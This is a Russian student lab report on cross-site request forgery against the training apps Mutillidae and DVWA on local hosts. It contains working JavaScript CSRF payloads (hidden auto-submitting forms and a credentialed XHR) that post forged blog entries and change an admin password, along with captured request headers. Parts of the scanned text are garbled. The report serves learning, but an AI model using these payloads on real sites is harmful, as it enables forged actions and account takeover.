# ОТЧЕТ О ЛАБОРАТОРНОЙ РАБОТЕ № 2 «Websec 1. CSRF»

«24» май 2021 г.

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## CSRF атака на mutillidae :


- 1) Авторизовался на сайте <a href="http://nowasp.local/mutillidae/">http://nowasp.local/mutillidae/</a> с помощью логина demo и пароля pass.
- 2) Зашел в раздел OWASP 2017 -> A7. Cross Site Request Forgery -> Add to your blog. Добавляю запись "Hello" в блог :

	Add blog for anonymous					
	Note: <b>,<i> and <u> are now allowed in blog entries</u></i></b>					
Hello						
	Save Blog Entry					


## Надпись появилась в блоге :

5	demo	2021-05-22 16:58:46	Hello
6	demo	2021-05-22 16:55:05	Hello

### Cookie:



## Методом post добавилась запись :



**Headers** Preview Response Initiator Timing Cookies

Connection: keep-alive

Content-Length: 79

Content-Type: application/x-www-form-urlencoded

Cookie: showhints=1; PHPSESSID=abn7f0869jn52mm5k5rn3e883h

Host: nowasp.local

Origin: http://nowasp.local

Referer: http://nowasp.local/mutillidae/index.php?page=add-to-your-blog.;

Upgrade-Insecure-Requests: 1

User-Agent: Mozilla/5.0 (X11; Linux x86 64) AppleWebKit/537.36 (KHTML, l

Query String Parameters view source view URL encoded

page: add-to-your-blog.php

Form Data view source view URL encoded

csrf-token:

blog\_entry: Hello

add-to-your-blog-php-submit-button: Save Blog Entry

## 3) С помощью этого примера:


## Example: Force someone to add a blog - HTML injection

```
<script>
           var f = document.createElement("form");
           f.method = "POST";
           f.action = "./index.php?page=add-to-your-blog.php";
           document.body.appendChild(f);
           var e = document.createElement("input");
           e.setAttribute("type", "hidden");
e.setAttribute("name", "csrf-token");
e.setAttribute("value", "SecurityIsDisabled");
           f.appendChild(e);
           var e = document.createElement("input");
           e.setAttribute("type", "hidden");
e.setAttribute("name", "blog_entry");
e.setAttribute("value", "this is an auto message!");
           f.appendChild(e);
           var e = document.createElement("input");
           e.setAttribute("type", "hidden");
e.setAttribute("name", "add-to-your-blog-php-submit-button");
e.setAttribute("value", "Save Blog Entry");
           f.appendChild(e);
           f.submit();
</script>
```

## Вставляю его в файл index.php:

```
<script>
  let button1 = document.getElementById("button1");
button1.onclick = function() {
  var f = document.createElement("form");
  f.method = "POST";
  f.action = "http://nowasp.local/mutillidae/index.php?page=add-to-your-blog.php";
  document.body.appendChild(f);
  var e = document.createElement("input");
  e.setAttribute("type", "hidden");
e.setAttribute("name", "csrf-token");
e.setAttribute("value", "SecurityIsDisabled");
  f.appendChild(e);
  var e = document.createElement("input");
  e.setAttribute("type", "hidden");
e.setAttribute("name", "blog_entry");
e.setAttribute("value", "it is hacker");//"this is an auto message!");
  f.appendChild(e);
  var e = document.createElement("input");
  e.setAttribute("type", "hidden");
e.setAttribute("name", "add-to-your-blog-php-submit-button");
e.setAttribute("value", "Save Blog Entry");
  f.appendChild(e);
  f.submit();
}
```

# Вызываю его через <a href="https://hackerapp.local/index.php">https://hackerapp.local/index.php</a>, нажимаю на соответствующую кнопку и отправляется post запрос :



#### ▼ Response Headers view source

Connection: Keep-Alive Content-Encoding: gzip Content-Length: 9548

Content-Type: text/html;charset=UTF-8

Date: Sat, 22 May 2021 21:08:29 GMT

Keep-Alive: timeout=5, max=100

Logged-In-User: demo


Server: Apache/2.4.29 (Ubuntu)

Strict-Transport-Security: max-age=0

Vary: Accept-Encoding

X-XSS-Protection: 0





## На сайте появляется запись в блоге :

Example: Force someone to add a blog - AJAX

- 1				
	1	demo	2021-05-22 17:08:29	it is hacker

## Настройки прав на файлы в директории /var/www/hackerapp:

```
-VirtualBox:/var/www/hackerapp$ ls -l
total 48
rwxrwxrwx 1 dojo
                     dojo
                              5205 May 23 12:40 dvwa.php
rw-rw-r-- 1 dojo
                     dojo
                              5422 May 23 07:32 'index(1).php'
rw-rw-r-- 1 dojo
                     dojo
                              5325 May 22 15:28 'index(first).php'
rwxrwxrwx 1 www-data www-data 5382 May 23 07:37 index.php
                     dojo 1817 May 22 18:11 mmm.php
rw-rw-r-- 1 dojo
rw-rw-r-- 1 www-data www-data 768 Apr 22 08:50 saveajax.php
rw-rw-r-- 1 www-data www-data 671 Apr 22 08:50 save.php
drwxrwx--- 2 www-data www-data 4096 Apr 22 12:28 stealcookie
```

 Добавляю скрытую автоотправку запроса ајах при заходе на созданную страницу злоумышленника с помощью этого скрипта:

# С хакерского сайта произвожу атаку:

alert(e.message);

}catch(e){

</script>

Name	Status	Туре	Initiator
index.php?page=add-to-your-blog.php	200	xhr	index.php:82

## Post sanpoc:

#### **▼** General

Request URL: https://hackerapp.local/index.php?page=add-to-your-blog.php

Request Method: POST Status Code: © 200 OK

Remote Address: 127.0.0.1:443

Referrer Policy: strict-origin-when-cross-origin

▼ Response Headers view source

Connection: Keep-Alive
Content-Encoding: gzip
Content-Length: 1527

Content-Type: text/html; charset=UTF-8
Date: Mon, 24 May 2021 20:19:30 GMT

Keep-Alive: timeout=5, max=99
Server: Apache/2.4.29 (Ubuntu)

Vary: Accept-Encoding

## Request Headers:

```
Connection: keep-alive
   Content-Length: 94
   Content-Type: application/x-www-form-urlencoded
   Host: hackerapp.local
   Origin: https://hackerapp.local
   Referer: https://hackerapp.local/index(1).php
   sec-ch-ua: "Google Chrome"; v="89", "Chromium"; v="89", "; Not A Brand"; v="99"
   sec-ch-ua-mobile: ?0
   Sec-Fetch-Dest: empty
   Sec-Fetch-Mode: cors
   Sec-Fetch-Site: same-origin
   User-Agent: Mozilla/5.0 (X11; Linux x86 64) AppleWebKit/537.36 (KHTML, like
                            view source view URL encoded
▼ Query String Parameters
   page: add-to-your-blog.php
▼ Form Data
               view source view URL encoded
   csrf-token:
   blog_entry: BLOG ENTRY GOES HERE
   add-to-your-blog-php-submit-button: Save Blog Entry
```


Но запись не отобразилась в блоге.

# Настройки прав на файлы в директории /var/www/hackerapp. :

```
dojo@dojo-VirtualBox:/var/www/hackerapp$ ls -l
total 48
-rwxrwxrwx 1 dojo dojo 5205 May 23 12:40 dvwa.php
-rw-rw-r-- 1 dojo dojo 5422 May 23 07:32 'index(1).php'
-rw-rw-r-- 1 dojo dojo 5325 May 22 15:28 'index(first).php'
-rwxrwxrwx 1 www-data www-data 5382 May 23 07:37 index.php
-rw-rw-r-- 1 dojo dojo 1817 May 22 18:11 mmm.php
-rw-rw-r-- 1 www-data www-data 768 Apr 22 08:50 saveajax.php
-rw-rw-r-- 1 www-data www-data 671 Apr 22 08:50 save.php
drwxrwx--- 2 www-data www-data 4096 Apr 22 12:28 stealcookie
```

## Проведение CSRF атаки на тренировочный сайт DVWA

1) Перехожу на сайт <a href="http://dvwa.local">http://dvwa.local</a> и изменяю настройки безопасности (на низкие) :



# 2) Меняю пароль как авторизованный пользователь admin и отправляется такой запрос :

#### **▼** Filter Headers

▶ GET http://dvwa.local/vulnerabilities/csrf/?password\_new=pass&password\_conf=pass&Change=Change

Status 200 OK ②
Version HTTP/1.1

Transferred 1.72 KB (4.20 KB size)

Referrer Policy strict-origin-when-cross-origin

#### Response Headers (352 B)

Cache-Control: no-cache, must-revalidate

Connection: Keep-AliveContent-Encoding: gzipContent-Length: 1412

Content-Type: text/html;charset=utf-8
 Date: Sun, 23 May 2021 16:07:12 GMT
 Expires: Tue, 23 Jun 2009 12:00:00 GMT
 Keep-Alive: timeout=5, max=100

② Pragma: no-cache

Server: Apache/2.4.29 (Ubuntu)

Vary: Accept-Encoding

#### Request Headers (570 B)

Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/webp,\*/\*;q=0.8

Accept-Encoding: gzip, deflateAccept-Language: en-US,en;q=0.5

Connection: keep-alive

Cookie: PHPSESSID=cq2p535040j7it04aq2anbfvc0; security=low

Host: dvwa.local

Referer: http://dvwa.local/vulnerabilities/csrf/?password\_new=password&password\_conf=password&Change=Change

② Upgrade-Insecure-Requests: 1

User-Agent: Mozilla/5.0 (X11; Ubuntu; Linux x86\_64; rv:88.0) Gecko/20100101 Firefox/88.0

# И перезахожу на сайт, проверяя измененный пароль:

200 GET dvwa.local dvwaPage.js script js cached 0 B 200 GET dvwa.local add_event_listeners.js script js cached 593 B	Status Method Domain File  200 GET 2 dvwa.local /vulr		Domain	File	Initiator	Туре	Transferred	Size
GET dvwa.local add_event_listeners.js script js cached 593 E			💋 dvwa.local	/vulnerabilities/csrf/?password_new=pass&passv	docume	html	1.72 KB	4.20 KB
	200	GET	🔏 dvwa.local	dvwaPage.js	script	js	cached	0 B
200 CET // days local faviron in	[200]	GET	💋 dvwa.local	add_event_listeners.js	script	js	cached	593 B
GET WWW.IOCAL TAVICOTI.CO FAVICOTI VIII.TH CACHEU 1.57	[200]	GET	💋 dvwa.local	favicon.ico	Favicon	vnd.m	cached	1.37 KB

## 3) С помощью HTML injection я устанавливаю пароль message :

```
var f = document.createElement("form");
f.method = "POST";
f.action = "http://dvwa.local/vulnerabilities/csrf/?password_new=message&password_conf=message&Change=Change#";
document.body.appendChild(f);
```

# Перехожу на хакерский сайт и атакую <a href="http://dvwa.local">http://dvwa.local</a> :

5							
Status Meth Domain		Domain	File	Initiator	Туре	Transferred	Size
200	POST	💋 dvwa.local	/vulnerabilities/csrf/?password_new=messag	dvwa.p	html	1.72 KB	4.20
200	GET	🔏 dvwa.local	dvwaPage.js	Promp	js	cached	0 B
[200]	GET	🔏 dvwa.local	add_event_listeners.js	Promp	js	cached	593 B
[200]	GET	🔏 dvwa.local	favicon.ico	Favico	vnd	cached	1.37

## Filter Headers password\_new: message password\_conf: message Change: Change Address: 127.0.0.1:80 200 OK (?) Status Version HTTP/1.1 Transferred 1.72 KB (4.20 KB size) Response Headers (352 B) ? Cache-Control: no-cache, must-revalidate ? Connection: Keep-Alive ② Content-Encoding: gzip Content-Length: 1412 Content-Type: text/html;charset=utf-8 ② Date: Sun, 23 May 2021 16:38:36 GMT ② Expires: Tue, 23 Jun 2009 12:00:00 GMT Meep-Alive: timeout=5, max=100 ? Pragma: no-cache Server: Apache/2.4.29 (Ubuntu) ? Vary: Accept-Encoding Request Headers (551 B) Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/webp,\*/\*;q=0.8 ② Accept-Encoding: gzip, deflate Accept-Language: en-US,en;q=0.5 ? Connection: keep-alive Content-Length: 99 Content-Type: application/x-www-form-urlencoded Cookie: PHPSESSID=cq2p535040j7it04aq2anbfvc0; security=low ? Host: dvwa.local Origin: null ② Upgrade-Insecure-Requests: 1 User-Agent: Mozilla/5.0 (X11; Ubuntu; Linux x86\_64; rv:88.0) Gecko/20100101 Firefox/88.0

# Проверяю, перелогинясь на сайте :

Method	Domain	File	Initiator	Туре	Transferred	Size
POST	💋 dvwa.local	login.php	docume	html	2.95 KB	6.65 KB
GET	🔏 dvwa.local	index.php	docume	html	2.96 KB	6.65 KB
GET	🔏 dvwa.local	dvwaPage.js	script	js	cached	0 B
GET	🔏 dvwa.local	add_event_listeners.js	script	js	cached	593 B
GET	🔏 dvwa.local	favicon.ico	Favicon	vnd.m	cached	1.37 KB
	POST GET GET	GET  dvwa.local GET  dvwa.local GET  dvwa.local	POST dwa.local login.php  GET dwa.local index.php  GET dwa.local dvwaPage.js  GET dwa.local add_event_listeners.js	POST dwa.local login.php docume  GET dwa.local index.php docume  GET dwa.local dwaPage.js script  GET dwa.local add_event_listeners.js script	POST dwa.local login.php docume html  GET dwa.local index.php docume html  GET dwa.local dwaPage.js script js  GET dwa.local add_event_listeners.js script js	POST dwa.local login.php docume html 2.95 KB  GET dwa.local index.php docume html 2.96 KB  GET dwa.local dwaPage.js script js cached  GET dwa.local add_event_listeners.js script js cached

# Настройки прав на файлы в директории /var/www/hackerapp такие :

```
dojo@dojo-VirtualBox:/var/www/hackerapp$ ls -l
total 48
-rwxrwxrwx 1 dojo dojo 5205 May 23 12:40 dvwa.php
-rw-rw-r-- 1 dojo dojo 5422 May 23 07:32 'index(1).php'
-rw-rw-r-- 1 dojo dojo 5325 May 22 15:28 'index(first).php'
-rwxrwxrwx 1 www-data www-data 5382 May 23 07:37 index.php
-rw-rw-r-- 1 dojo dojo 1817 May 22 18:11 mmm.php
-rw-rw-r-- 1 www-data www-data 768 Apr 22 08:50 saveajax.php
-rw-rw-r-- 1 www-data www-data 671 Apr 22 08:50 save.php
drwxrwx--- 2 www-data www-data 4096 Apr 22 12:28 stealcookie
```

## 4) Используя скрытый ајах запрос пытаюсь изменить пароль:

```
let button1 = document.getElementById("button1");
button1.onclick = function() {
   var lXMLHTTP;
  try{
              var lBlogEntry = encodeURI("BLOG_ENTRY_GOES_HERE");
var lData = "csrf-token=&blog_entry="+lBlogEntry+"&add-to-your-blog-php-submit-button=Save+Blog+Entry";
var lAction = "./?password_new=new&password_conf=new&Change=Change#";
var lMethod = "POST";
                          lXMLHTTP = new ActiveXObject("Msxml2.XMLHTTP");
              }catch(e){
                          try {
                                      lXMLHTTP = new ActiveXObject("Microsoft.XMLHTTP");
                          }catch(e){
                                                 lXMLHTTP = new XMLHttpRequest();
                                      }catch(e){
                                                 alert(e.message);
              lXMLHTTP.onreadystatechange = function(){
   if(lXMLHTTP.readyState == 4){
        alert("CSRF Complete");
               lXMLHTTP.open(lMethod, lAction, true);
              lXMLHTTP.setRequestHeader("Content-Type", "application/x-www-form-urlencoded");
lXMLHTTP.withCredentials = true;
               lXMLHTTP.send(lData);
  }catch(e){
              alert(e.message);
}
```

## Отправляется такой post запрос (с паролем new):

Status	Method	Domain	File
200	GET		index.php
[404]	GET	♠ hackerapp.local	favicon.ico
200	POST	♠ hackerapp.local	/?password_new=new&password_conf=new&Change=Change

#### ▼ POST

Scheme: https

Host: hackerapp.local

Filename: /

password\_new: new password\_conf: new Change: Change

Address: 127.0.0.1:443

Status 200 OK ①

Version HTTP/1.1

Transferred 1.83 KB (5.21 KB size)

Referrer Policy strict-origin-when-cross-origin

#### Response Headers (252 B)

Connection: Keep-AliveContent-Encoding: gzip

② Content-Length: 1626

Content-Type: text/html; charset=UTF-8
 Date: Sun, 23 May 2021 18:30:30 GMT
 Keep-Alive: timeout=5, max=99
 Server: Apache/2.4.29 (Ubuntu)

#### Response Headers (252 B)

Connection: Keep-Alive

Content-Encoding: gzipContent-Length: 1626

Content-Type: text/html; charset=UTF-8
 Date: Sun, 23 May 2021 18:30:30 GMT

Keep-Alive: timeout=5, max=99Server: Apache/2.4.29 (Ubuntu)

? Vary: Accept-Encoding

#### Request Headers (433 B)

? Accept: \*/\*

Accept-Encoding: gzip, deflate, brAccept-Language: en-US,en;q=0.5

Connection: keep-aliveContent-Length: 94

Content-Type: application/x-www-form-urlencoded

? Host: hackerapp.local

Origin: https://hackerapp.local

Referer: https://hackerapp.local/index.php

User-Agent: Mozilla/5.0 (X11; Ubuntu; Linux x86\_64; rv:88.0) Gecko/20100101 Firefox/88.0

Но почему-то пароль не изменился по факту.

Настройки прав на файлы в директории /var/www/hackerapp :

```
dojo@dojo-VirtualBox:/var/www/hackerapp$ ls -l

total 48
-rwxrwxrwx 1 dojo dojo 5205 May 23 12:40 dvwa.php
-rw-rw-r-- 1 dojo dojo 5422 May 23 07:32 'index(1).php'
-rw-rw-r-- 1 dojo dojo 5325 May 22 15:28 'index(first).php'
-rwxrwxrwx 1 www-data www-data 5382 May 23 07:37 index.php
-rw-rw-r-- 1 dojo dojo 1817 May 22 18:11 mmm.php
-rw-rw-r-- 1 www-data www-data 768 Apr 22 08:50 saveajax.php
-rw-rw-r-- 1 www-data www-data 671 Apr 22 08:50 save.php
drwxrwx-- 2 www-data www-data 4096 Apr 22 12:28 stealcookie
```

5) С помощью HTML injection я устанавливаю пароль по и, изменив настройки безопасности атакуемого сайта на high, пытаюсь опять изменить пароль :

Status	Method	Domain	File
302	POST	🔏 dvwa.local	/vulnerabilities/csrf/?pas
200	GET	🔏 dvwa.local	login.php
[200]	GET	💋 dvwa.local	favicon.ico

password\_new: no password\_conf: no Change: Change

user\_token: 80ae61a89b8409617de2b7ed8c0e2358

Address: 127.0.0.1:80

Status 302 Found (?)

Version HTTP/1.1

Transferred 1.78 KB (4.33 KB size)

#### Response Headers (337 B)

Cache-Control: no-store, no-cache, must-revalidate

Connection: Keep-AliveContent-Length: 0

Content-Type: text/html; charset=UTF-8
 Date: Sun, 23 May 2021 18:43:17 GMT
 Expires: Thu, 19 Nov 1981 08:52:00 GMT

Keep-Alive: timeout=5, max=100

Location: index.php Pragma: no-cache

Server: Apache/2.4.29 (Ubuntu)

### Request Headers (587 B)

Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/webp,\*/\*;q=0.8

Accept-Encoding: gzip, deflateAccept-Language: en-US,en;q=0.5

Connection: keep-aliveContent-Length: 118

Content-Type: application/x-www-form-urlencoded

Cookie: PHPSESSID=cq2p535040j7it04aq2anbfvc0; security=high

Host: dvwa.local Origin: null

② Upgrade-Insecure-Requests: 1

User-Agent: Mozilla/5.0 (X11; Ubuntu; Linux x86\_64; rv:88.0) Gecko/20100101 Firefox/88.0

Код, который я использовал для изменения пароля с хакерского сайта:

```
let buttonl = document.getElementById("button1");
buttonl.onclick = function() {

var f = document.createElement("form");
f.method = "POST";
f.action = "http://dvwa.local/vulnerabilities/csrf/?password_new=no&password_conf=no&Change=Change&user_token=80ae61a89b8409617d
document.body.appendChild(f);

var e = document.createElement("input");
e.setAttribute("type", "hidden");
e.setAttribute("name", "csrf-token");
e.setAttribute("value", "SecurityIsDisabled");
f.appendChild(e);

var e = document.createElement("input");
e.setAttribute("type", "hidden");
e.setAttribute("value", "blog_entry");
e.setAttribute("value", "this is an auto_message!");
f.appendChild(e);

var e = document.createElement("input");
e.setAttribute("value", "injuden");
e.setAttribute("value", "save_Blog_Entry");
e.setAttribute("name", "add-to-your-blog-php-submit-button");
e.setAttribute("value", "Save_Blog_Entry");
f.appendChild(e);

f.submit();
```

При этом, появляется token, благодаря которому хакер не смог изменить пароль на сайте. (потому что я пересоздал сессию и соответственно токен изменился)

Вывод: проведя лабораторную работу по Cross-Site request forgery, я разобрался, как с помощью запросов можно атаковать уязвимые сайты, а также на наглядно убедился в том, как работает токен против такого типа атак.